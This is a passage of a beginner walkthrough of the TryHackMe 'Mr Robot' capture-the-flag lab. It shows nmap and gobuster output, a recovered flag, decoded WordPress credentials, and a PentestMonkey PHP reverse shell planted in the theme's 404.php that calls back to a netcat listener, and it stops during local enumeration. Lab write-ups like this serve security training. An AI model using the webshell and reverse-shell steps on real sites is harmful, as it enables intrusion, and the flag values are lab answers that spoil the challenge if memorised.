



Mr Robot



Guidance & Pentest Report on Mr .Robot Machine

Written by: G. Chanuka Isuru Sampath

Client: Try Hack Me

Date: 2024/09/17

Table of Contents

What is Mr. Robot Machine?	3
TryHackMe Mr. Robot Walkthrough: A Beginner's Guide to Hacking with Elliot 	5
Tools Used in this CTF	6
1. Nmap (Network Mapper): -	6
2. Gobuster: -	7
3. Netcat: -	8
Guide to Hacking.....	9
Step 1: Initial Recon with Nmap	9
Step 2: Directory Enumeration with Gobuster	10
Step 3: Key 1 – Hidden in robots.txt	12
Step 4: Cracking Credentials from Base64.....	14
Step 5: PHP reverse shell.....	15
Step 6: Privilege Escalation to ‘robot’ User.....	18
Step 6: Root Privilege Escalation	20
Conclusion: A Successful Rooting of Mr. Robot	23
Penetration Test Report: Mr. Robot CTF 	24
1. Executive Summary	25
2. Scope	25
3. Methodology	26
1. Reconnaissance:	26
2. Enumeration:.....	26
3. Exploitation:	26

4. Privilege Escalation:	26
5. Post-Exploitation:	26
4. Vulnerabilities and Exploitation	26
4.1 Web Server Vulnerability: Exposure of Sensitive Files	26
4.2 Weak Credential Management	28
4.3 PHP Reverse Shell	29
4.4 Privilege Escalation via Nmap.....	30
5. Post-Exploitation	31
6. Conclusion	32
7. Appendices	33
A. Nmap Scan Results:	33
B. Gobuster Results:	34
C. Exploitation Commands:.....	35
8. Closing Remarks	35

What is Mr. Robot Machine?

The Mr. Robot machine is a virtual environment designed for ethical hacking and penetration testing, inspired by the critically acclaimed television series *Mr. Robot*. This machine serves as a Capture The Flag (CTF) challenge, giving cybersecurity enthusiasts and professionals an opportunity to practice their skills in a controlled, realistic environment. Hosted on platforms like VulnHub, users can download and deploy it on their own virtual environments, such as VMWare or VirtualBox.

The TryHackMe version of the Mr. Robot machine is structured to mimic real-world penetration testing, drawing from the themes of the show, where Elliot Alderson, a skilled hacker, takes on corrupt institutions. As participants engage with the challenge, they are tasked with identifying and exploiting various vulnerabilities, simulating real-world attack scenarios that require critical thinking and a hacker's mindset. The machine typically includes a web server running WordPress, which might contain vulnerabilities like file upload flaws, allowing for exploitation through reverse shells and other methods.

Throughout the challenge, users will encounter key concepts such as reconnaissance, directory brute-forcing, web application exploitation, and privilege escalation all essential techniques in ethical hacking. Each hidden flag represents a different level of difficulty, forcing participants to adapt and use skills like brute force attacks, file inclusion vulnerabilities, and Linux privilege escalation.

This machine emphasizes fundamental cybersecurity principles, making it a valuable learning tool for beginners looking to hone their

skills. For more advanced users, it presents a chance to refine penetration testing techniques, offering a deeper, more immersive challenge. By the end of the experience, players will not only have practiced core hacking techniques but also gained hands-on experience that extends far beyond theoretical knowledge, making it a perfect training ground for aspiring cybersecurity professionals or those preparing for more advanced CTFs.

The screenshot shows the TryHackMe platform interface. At the top, there's a navigation bar with icons for Dashboard, Learn, Compete, and Other, along with a search bar and a 'Go Premium' button. Below the navigation is a banner for the 'Mr Robot CTF' room, which is based on the TV show and requires root access. The room has a difficulty level of Medium and a duration of 30 minutes. It includes buttons for 'Start AttackBox', 'Badge', 'Help', 'Save Room', and 'Options'. To the right of the banner is a binary flag: 10 10 1110 0101 01 01 01 01. Below the banner, a video player displays a YouTube video titled 'TryHackMe Mr Robot Official Walkthrough' by DarkStar7471, uploaded on Sep 25, 2020. The video thumbnail features the Mr. Robot mask and the TryHackMe logo. The video player has a 'Share' button and a 'Watch on YouTube' link. At the bottom of the page, there are sections for 'Task 1' (Connect to our network) and 'Task 2' (Hack the machine), along with details about the room's creator (ben), room type (Free Room), user count (130,210), and creation date (2121 days ago). The footer includes copyright information (Copyright TryHackMe 2018-2024) and social media links.


Target Machine Information

Title	Target IP Address	Expires	?	Add 1 hour	Terminate
Mr Robot	10.10.125.130	1h 17min 19s			

TryHackMe Mr. Robot Walkthrough: A Beginner's Guide to Hacking with Elliot

Tools Used in this CTF


1. Nmap (Network Mapper) :-



Nmap (Network Mapper) is a powerful, open-source tool used for network discovery and security auditing. Created by Gordon Lyon (aka Fyodor) and first released in 1997, Nmap has become one of the most widely used tools in the cybersecurity and network administration fields due to its versatility and effectiveness.

At its core, Nmap is designed to scan and map networks, allowing users to discover hosts, services, and open ports on systems connected to a network. It is particularly useful for identifying vulnerabilities and determining what services or applications are running on specific machines, making it a valuable tool for penetration testers, system administrators, and security professionals.

2. Gobuster: -



Gobuster is a fast and efficient open-source tool used for brute-force enumeration of web directories, DNS subdomains, and virtual hosts. Written in Go (hence the name "Gobuster"), it is designed to help security professionals and penetration testers discover hidden directories and files on web servers, as well as DNS subdomains and other exposed services that might otherwise go unnoticed. Gobuster is particularly known for its speed and reliability when working in large-scale or complex environments.

3. Netcat: -



Netcat, often referred to as the "Swiss Army knife" of networking tools, is a versatile command-line utility used for reading and writing data across network connections using the TCP or UDP protocols. It is widely employed for tasks such as network diagnostics, port scanning, file transfers, and creating simple backdoors. Netcat can establish connections to remote systems, listen for incoming connections, or act as a port listener, making it invaluable for both system administrators and penetration testers. Its simplicity and powerful features make Netcat a go-to tool for troubleshooting and security testing in network environments.

Guide to Hacking

Step 1: Initial Recon with Nmap

Before exploiting a machine, we need to understand what services are running. We'll begin by scanning the target IP using **Nmap**, a powerful tool that helps identify open ports, services, and possible entry points.

Run the following Nmap command to get a detailed scan:


```
nmap -sV -sC -oN nmap.txt 10.10.125.130
```

- **-sV**: Detects service versions.
- **-sC**: Runs default scripts for additional information.
- **-oN nmap.txt**: Saves the scan results to a file.

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
$ nmap -sV -sC -oN nmap.txt 10.10.125.130
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-17 23:40 EDT
Nmap scan report for 10.10.125.130
Host is up (0.43s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 69.91 seconds
```

The machine has port 80 (HTTP) and port 443 (HTTPS) open. Port 22 (SSH) is closed, meaning we won't be able to access the machine via SSH. Since HTTP and HTTPS are our entry points, let's explore the website on port 80.



A screenshot of a terminal window titled "TryHackMe | Mr Robot". The URL is "10.10.125.130". The page content shows aircrack-ng interface configuration:

```
23:44 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
23:44 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

Step 2: Directory Enumeration with Gobuster

Once we have the initial scan, we use **Gobuster** to search for hidden directories and files on the website. Gobuster uses wordlists to brute-force directory names, revealing places that might not be immediately visible to the public.

```
gobuster dir -u http://10.10.125.130/ -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-  
medium.txt
```

- **-u:** This specifies the URL
- **-w:** This specifies the wordlist


This command brute-forces the directories using the provided wordlist.

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
$ gobuster dir -u http://10.10.125.130/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.6                                what you do just pull code from Rapid9 or some s@#% s
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) kitty?
=====
[+] Url:          http://10.10.125.130/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 236] [--> http://10.10.125.130/images/]
/blog            (Status: 301) [Size: 234] [--> http://10.10.125.130/blog/]
/rss             (Status: 301) [Size: 0]  [--> http://10.10.125.130/feed/]
/sitemap         (Status: 200) [Size: 0]
/login           (Status: 302) [Size: 0]  [--> http://10.10.125.130/wp-login.php]
/0               (Status: 301) [Size: 0]  [--> http://10.10.125.130/0/]
/feed            (Status: 301) [Size: 0]  [--> http://10.10.125.130/feed/]
/video           (Status: 301) [Size: 235] [--> http://10.10.125.130/video/]
/image           (Status: 301) [Size: 0]  [--> http://10.10.125.130/image/]
/atom            (Status: 301) [Size: 0]  [--> http://10.10.125.130/feed/atom/]
/wp-content      (Status: 301) [Size: 240] [--> http://10.10.125.130/wp-content/]
/admin           (Status: 301) [Size: 235] [--> http://10.10.125.130/admin/]
/audio           (Status: 301) [Size: 235] [--> http://10.10.125.130/audio/]
/intro           (Status: 200) [Size: 516314]
/wp-login         (Status: 200) [Size: 2671]
/css              (Status: 301) [Size: 233] [--> http://10.10.125.130/css/]
/rss2             (Status: 301) [Size: 0]  [--> http://10.10.125.130/feed/]
/license          (Status: 200) [Size: 309]
/wp-includes      (Status: 301) [Size: 241] [--> http://10.10.125.130/wp-includes/]
/readme           (Status: 200) [Size: 64]
/js               (Status: 301) [Size: 232] [--> http://10.10.125.130/js/]
/rdf              (Status: 301) [Size: 0]  [--> http://10.10.125.130/feed/rdf/]
/pagel            (Status: 301) [Size: 0]  [--> http://10.10.125.130/]
/robots           (Status: 200) [Size: 41]
/dashboard        (Status: 302) [Size: 0]  [--> http://10.10.125.130/wp-admin/]
/%20              (Status: 301) [Size: 0]  [--> http://10.10.125.130/]
/wp-admin         (Status: 301) [Size: 238] [--> http://10.10.125.130/wp-admin/]
/phpmyadmin       (Status: 403) [Size: 94]
/0000             (Status: 301) [Size: 0]  [--> http://10.10.125.130/0000/]
/xmlrpc          (Status: 405) [Size: 42]
```

Several interesting directories are revealed, including **/robots**, which often contains sensitive information on older or misconfigured websites. Let's check it out.

Step 3: Key 1 – Hidden in robots.txt


Navigating to <http://10.10.125.130/robots.txt> we find a file that contains instructions for web crawlers but can sometimes leak information.



The screenshot shows a web browser window with the title "TryHackMe | Mr Robot" and the URL "10.10.125.130/robot". The page content is the robots.txt file, which contains the following text:

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Bingo! We can access the first key at <http://10.10.125.130/key-1-of-3.txt>




The screenshot shows a web browser window with the title "TryHackMe | Mr Robot" and the URL "10.10.125.130/key-1-1". The page content is the key-1-of-3.txt file, which contains the following text:

```
073403c8a58a1f80d943455fb30724b9
```

That's the first flag down. Let's continue exploring the site.

We found **/license** let's navigate to it



Let's review source code:

```
<html>
  <head>
    <meta name="color-scheme" content="light dark">
  </head>
  <body>
    <pre style="word-wrap: break-word; white-space: pre-wrap;"> == $0
      " what you do just pull code from Rapid9 or some s@#% since when did you
       become a script kitty? do you want a password or something?
      ZWxsaW90OkVSMjgtMDY1Mgo= "
    </pre>
  </body>
</html>
```

It has Base64-encoded string copy it.

Step 4: Cracking Credentials from Base64

During our exploration, we stumble across a license file that contains an interesting Base64-encoded string:


```
echo ZWxsaw90OkVSMjgtMDY1Mgo= | base64 -d
```

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
$ echo ZWxsaw90OkVSMjgtMDY1Mgo= | base64 -d
elliot:ER28-0652
```

Output:

elliot:ER28-0652

These credentials appear to be for a user named "elliot" nod to the Mr. Robot series. We now have a username and password combination. Let's try to log in. <http://10.10.125.130/wp-login>



It's work!!!!!!!

The screenshot shows a browser window with the address bar displaying "Not secure 10.10.125.130/wp-admin/index.php". The main content is the WordPress dashboard under the "user's Blog" tab. The left sidebar contains links for Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The "Dashboard" page has sections for "At a Glance" (showing "WordPress 4.3.1 running Twenty Fifteen theme") and "Activity" (showing "No activity yet!"). On the right, there's a "Quick Draft" area with a "Title" input field and a "Save Draft" button. Below that is a "WordPress News" section with two error messages: "RSS Error: WP HTTP Error: connect() timed out!" and "RSS Error: WP HTTP Error: connect() timed out!". At the bottom of the dashboard, it says "Thank you for creating with WordPress." and "Version 4.3.1".

Step 5: PHP reverse shell

Next, we'll try to escalate our privileges using a **PHP reverse shell**. We upload a PHP reverse shell from [PentestMonkey's GitHub repository](#) to the web server and trigger it by accessing a vulnerable file (e.g., `http://10.10.125.130/404.php`). This reverse shell connects back to our machine.

TryHackMe | Mr Robo Edit Themes < user +

Kali Linux Kali Tools GTFOBins Kali Docs PayloadsA... CrackStation Kali Forums Kali NetH... Exploit-DB

user's Blog 0 New Howdy, Elliot Alderson Help

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen Select

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
\$VERSION = "1.0";
\$ip = '10.0.2.15'; // You have changed this
\$port = 4444; // And this
\$chunk_size = 1400;
\$write_a = null;
\$error_a = null;
\$shell = 'uname -a; w; id; /bin/sh -i';
\$daemon = 0;
\$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our PHP process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
 // Fork and have the parent process exit
 \$pid = pcntl_fork();

 if (\$pid == -1) {
 print("ERROR: Can't fork");
 exit(1);
 }
}

Documentation: Function Name... Look Up

Update File

Templates
404 Template (404.php)
Archives (archive.php)
author-bio.php
Comments (comments.php)
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer (footer.php)
Theme Functions (functions.php)
Header (header.php)
Image Attachment Template (image.php)
back-compat.php
custom-header.php
customizer.php
template-tags.php
Main Index Template (index.php)
Page Template (page.php)
Search Results (search.php)


10.10.125.130/wp-admin/theme-editor.php?file=sidebar.php&theme=twentyfifteen

Now listen on port you enter:

nc -lvp 4444

```
(kali㉿kali)-[~] unmask(0);  
$ nc -lvp 4444 // Do the reverse  
listening on [any] 4444 ...  
//
```

Go to **/404.php** page to trigger



we successfully connect to target machine by php revers shell!!!

A screenshot of a terminal window titled "kali@kali: ~". The terminal shows the following session:

```
(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.17.43.27] from (UNKNOWN) [10.10.125.130] 52597
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
04:41:37 up 1:03, 0 users, load average: 0.00, 0.02, 0.46
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

The terminal shows a successful reverse shell connection from the target machine to the Kali Linux host.

upgrade a basic shell to a fully interactive TTY shell:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ 
```

Step 6: Privilege Escalation to ‘robot’ User

While navigating the file system, we find a second key in **/home/robot**, but we *don't have permission* to read it. However, we do discover a file called **password.raw-md5**.

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.43.27] from (UNKNOWN) [10.10.125.130] 52599
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
04:46:41 up 1:08, 0 users, load average: 0.00, 0.01, 0.33
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$
daemon@linux:/home$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
